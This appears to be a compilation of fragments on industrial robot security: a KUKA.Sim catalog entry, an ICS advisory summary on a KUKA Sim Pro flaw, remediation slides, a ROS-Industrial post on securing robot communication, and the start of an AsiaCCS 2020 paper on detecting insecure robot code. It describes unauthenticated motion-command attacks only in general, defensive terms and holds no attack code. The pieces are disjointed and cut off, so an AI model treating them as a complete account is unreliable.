- Recent Models
- Most Used
- Models by Type
- Models by Manufacturer

Components

Search

Batch_Conveyor Bend Conveyor Conv Creator IO Conveyor Crossing

Conveyor Sensor Conveyor Shuttle

Conveyor Straight Conveyor Tracking Base

Conveyor_courve ConveyorInclining_Declining

Curve conveyor Horiz. Sensor IO

Indexing Table Lifter

Shuttle Straight Conveyor Vert. Sensor IO

```

<new layout> - KUKA.Sim Pro 3.1

--<Components Count="613" Version="3.6">
--<VcmComponent>
  <ModelType>Component</ModelType>
  <Name>KR 10 R1100 sixx W</Name>
  <Description>KUKA KR 10 R1100 sixx W robot arm.</Description>
  <Type>Robots</Type>
  <Manufacturer>KUKA</Manufacturer>
  <MaxPayLoad>10</MaxPayLoad>
  <Reach>1100</Reach>
  <Author>KUKA Roboter GmbH</Author>
  <Email/>
  <Website/>
  <DetailedRevision>3.1.0.118</DetailedRevision>
  <Revision>118</Revision>
  <VcId>19ef3cf5-d54b-4056-99de-49b89ac59bf7</VcId>
  <IsDeprecated>false</IsDeprecated>
  <Tags>Articulated</Tags>
--<File>
  http://download.visualcomponents.net/elib/KUKA_Sim_3.1/eCat/KUKA_ROBOTS/Small%20Robots%20
--<File>
--<Icon>
  http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Thumbnails/eCat/KUKA_ROBOTS/Small%20
--<Icon>
--<PreviewIcon>
  http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Images/eCat/KUKA_ROBOTS/Small%20Ro
--<PreviewIcon>
  <DateModified>2019-06-18 07:24:03</DateModified>
  <FileSize>1737709</FileSize>
</VcmComponent>

```



ICS Advisory (ICSA-20-098-05)


KUKA.Sim Pro

Original release date: April 07, 2020

[Print](#) [Tweet](#) [Send](#) [Share](#)


1. EXECUTIVE SUMMARY

- **CVSS v3 4.3**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel



Remediation Approaches

Time



Existing deployments

New deployments

Future deployments

Engineers

System integrators


OEMs

Existing deployments

New deployments

Future deployments

Network segmentation




To submit content for publication on the ROS-I blog, please email matt.robinson <at> rosindustrial.org (North America) or christoph.hellmann.santos-<at> ipa.fraunhofer.de (Europe), or ros_i_asia@arc.a-star.edu.sg (Asia Pacific).

How to securely control your robot with ROS-Industrial

July 13, 2020

Trend Micro and Politecnico di Milano (Polimi) recently brought up a security issue with controlling industrial robots using ROS-Industrial drivers. We have worked fast to describe the mitigation for the security problem uncovered. Actually, it is quite simple, by following basic security guidelines on how to setup your network you can eliminate the described security risk at the source. Here we show how to setup secure communication between your ROS PC and your industrial robot.

In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PoliMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.



Source code review

Patching

Automatic code scanning



acm AsiaCCS 2020

HOME · ASIACCS · DATES&CALLS · WORKSHOPS · PROGRAM · TALKS&TUTORIALS · COMMITTEE · PARTICIPATE · REGISTRATION

acm AsiaCCS 2020

The 15th ACM ASIA Conference on Computer and Communications Security

October 5 - 9, 2020 · Taipei, Taiwan

Detecting Insecure Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages provide not only movement instructions, but also access to low-level system resources such as the network or the file system. Although useful, these features can lead to taint-style vulnerabilities and can be misused to implement malware—on par with general-purpose programming languages. In this paper, we analyze the languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe a static source-code analyzer that we created to analyze robotic programs and discover insecure or potentially malicious code paths. We focused our proof-of-concept implementation on two popular languages, namely ABB's RAPID and KUKA's KRL. By evaluating our tool on a set of publicly available programs, we show that insecure patterns are found in real-world code; therefore, static source-code analysis is an effective security screening mechanism, for example to prevent commissioning insecure or malicious industrial task programs. Finally, we discuss remediation steps that developers and vendors can adopt to mitigate such issues.

CCS Concepts

- Computer systems organization → Robotics
- Security and privacy → Software security engineering;

Keywords

industrial robotics; security vulnerabilities; robot programming

ACM Reference Format:

Marcello Pogliani, Federico Maggi, Marco Balduzzi, Davide Quarta, and Stefano Zanero. 2020. Detecting Insecure Code Patterns in Industrial Robot Programs. In *Proceedings of the 15th ACM Asia Conference on Computer and*

systems, and IT and OT networks in the factory floor. Industrial robots can be programmed online, using the “teach by showing” method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot’s arm(s), as well as common control-flow instructions and APIs to access low-level resources. Writing *task programs* (i.e., the programs that define the task to execute) in IRPLs is useful to implement custom tasks and integrate external systems in the production process. IRPLs provide access—in an almost unconstrained way—to several robot’s resources like its mechanical arm(s), file-system, network, various fieldbus protocols, and serial communication.

Recent research looked into the security of industrial machinery, such as robots. In our previous research [19], we focused on the security properties of industrial robots, and in a follow-up paper [18], we mentioned how task programs are part of the attack surface, showing an example of an application written in a IRPL and vulnerable to a “path traversal” issue. Despite this, currently, there are neither security analysis tools for programs written in IRPLs, nor security mechanisms to implement resource isolation in common robotic operating systems (e.g., privilege separation). Furthermore, the security awareness within the industrial-automation community does not seem fully developed, yet. Indeed, from an analysis on 11 popular online industrial automation forums¹ totalling 294,680 users, we estimated that as low as 2.31% pages (10,868 out of 469,658) mention security-related keywords (e.g., security, vulnerability, and attack), and we discovered vulnerable code snippets².

As trends show an increased IT-OT convergence and a streamlined industrial software development with ample use of third party code [2, 9, 22], we advocate for a more systematic approach to *secure programs written in IRPLs*, on par with common general-purpose programming languages. As a first step, we propose a static source

Sources and Sinks

Attacker-controlled input

sensitive sources



concrete impact

sensitive sinks

File

Inbound communication
(e.g., network)

Teach Pendant (UI)

Robot Movement

